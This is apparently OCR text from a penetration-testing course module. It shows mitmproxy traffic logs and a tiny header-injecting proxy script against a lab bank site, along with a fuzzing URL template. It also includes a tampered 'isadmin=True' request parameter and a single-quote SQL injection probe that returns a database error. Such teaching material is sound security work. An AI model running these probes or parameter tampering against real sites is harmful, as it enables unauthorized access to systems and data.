GET http://www.edge-security.com/assets/js/jquery.min.js
← 200 application/javascript 93.71kB 110.22kB/s
GET http://www.edge-security.com/assets/js/jquery.scrollex.min.js
← 200 application/javascript 2.2kB 802.08kB/s
GET http://www.edge-security.com/assets/js/skel.min.js
← 200 application/javascript 8.85kB 265.31kB/s
GET http://www.edge-security.com/assets/js/util.js
← 200 application/javascript 12.14kB 657.1kB/s
GET http://www.edge-security.com/assets/js/main.js
← 200 application/javascript 6.4kB 351.94kB/s
GET http://www.edge-security.com/images/pic02.jpg
← 200 image/jpeg 71.51kB 108.59kB/s
GET http://www.edge-security.com/images/pic03.jpg
← 200 image/jpeg 50.36kB 128.57kB/s
GET http://www.edge-security.com/images/slide03.jpg
← 200 image/jpeg 534.9kB 176.1kB/s
GET http://www.edge-security.com/images/slide02.jpg
← 200 image/jpeg 335.85kB 145.54kB/s
[1/19]
?:help [*:8080]






```
def response(context, flow) :
        flow.response.headers [ "newheader"] = "foo"
```






pentester@pentester-packt: ~/Desktop/Examples/Section-7
>> GET http://www.scruffybank.com/
← 200 text/html 1.57kB 329.54kB/s
GET http://fonts.googleapis.com/css?family=Open+Sans:400italic,600italic,800italic,400,600,800
← 200 text/css 900B 388.9kB/s
GET http://www.scruffybank.com/favicon.ico
← 404 text/html 294B 198.45kB/s
GET http://www.scruffybank.com/login.php
← 200 text/html 858B 123.79kB/s
POST http://www.scruffybank.com/check_login.php
← 302 text/html [no content] 18.86kB/s
GET http://www.scruffybank.com/login.php
← 200 text/html 858B 208.15kB/s
GET http://www.scruffybank.com/news.php
← 200 text/html 1.33kB 800.91kB/s
[1/7] [scripts:1] ?:help [*:8080]


httplogs.txt — /home/pentester/Desktop/Examples/Section-7 — Atom
File Edit View Selection Find Packages Help
Section-4
Section-6
Section-7
sslcaudit.0
httplogs.txt
mitm-0.py
mitm-1.py
mitm-2.py
mitm-3.py
Section-2
forzabruta.py
forzabruta-2.py
back2basics.py
forzaBruta-forms.py
SQLinjector-0.py
1 http://www.scruffybank.com/
2 http://fonts.googleapis.com/css?family=Open+Sans:400italic,600italic,800italic,400,600,800
3 http://www.scruffybank.com/favicon.ico
4 http://www.scruffybank.com/login.php
5 http://www.scruffybank.com/check_login.php
6 http://www.scruffybank.com/login.php
7 http://www.scruffybank.com/news.php
8 http://fonts.gstatic.com/s/opensans/v15/mem5YaGs126MiZpBA-UNirkOUuhp.woff2
9


httplogs.txt — /home/pentester/Desktop/Examples/Section-7 — Atom
File Edit View Selection Find Packages Help
Section-4
Section-6
Section-7
sslcaudit.0
httplogs.txt
mitm-0.py
mitm-1.py
mitm-2.py
mitm-3.py
Section-2
Section-5
Section-3
basic_crawler
forzabruta.py
forzabruta-2.py
back2basics.py
forzaBruta-forms.py
SQLinjector-0.py
1 http://www.scruffybank.com/login.php
2 http://fonts.googleapis.com/css?family=Open+Sans:400italic,600italic,800italic,400,600,800
3 http://www.scruffybank.com/css/font-awesome.min.css
4 http://www.scruffybank.com/css/bootstrap.min.css
5 http://www.scruffybank.com/js/libs/css/ui-lightness/jquery-ui-1.9.2.custom.css
6 http://www.scruffybank.com/css/App.css
7 http://www.scruffybank.com/css/Login.css
8 http://www.scruffybank.com/css/custom.css
9 http://www.scruffybank.com/js/libs/jquery-1.9.1.min.js
10 http://www.scruffybank.com/js/libs/jquery-ui-1.9.2.custom.min.js
11 http://www.scruffybank.com/js/libs/bootstrap.min.js
12 http://www.scruffybank.com/js/App.js
13 http://www.scruffybank.com/js/Login.js
14


pentester@pentester-packt: ~/Desktop/Examples/Section-7
>> GET http://www.scruffybank.com/news.php
← 200 text/html 1.33kB 343.06kB/s
GET http://www.scruffybank.com/products.php?id=1001&isadmin=True
← 200 text/html 1.32kB 184.25kB/s


URL : http://www.example/news.php?id=1&area=2
http://www.example/news.php?id=FUZZ&area=2
http://www.example/news.php?id=1&area=FUZZ
Injections array
Errors array


sqlinjection_results.txt — /home/pentester/Desktop/Examples/Section-7 — Atom
File Edit View Selection Find Packages Help
Section-4
Section-6
Section-7
sslcaudit.0
forzabruta.py
forzabruta-2.py
back2basics.py
forzaBruta-forms.py
SQLinjector-0.py
1 http://www.scruffybank.com/users.php?id='&Submit=Submit;error in your SQL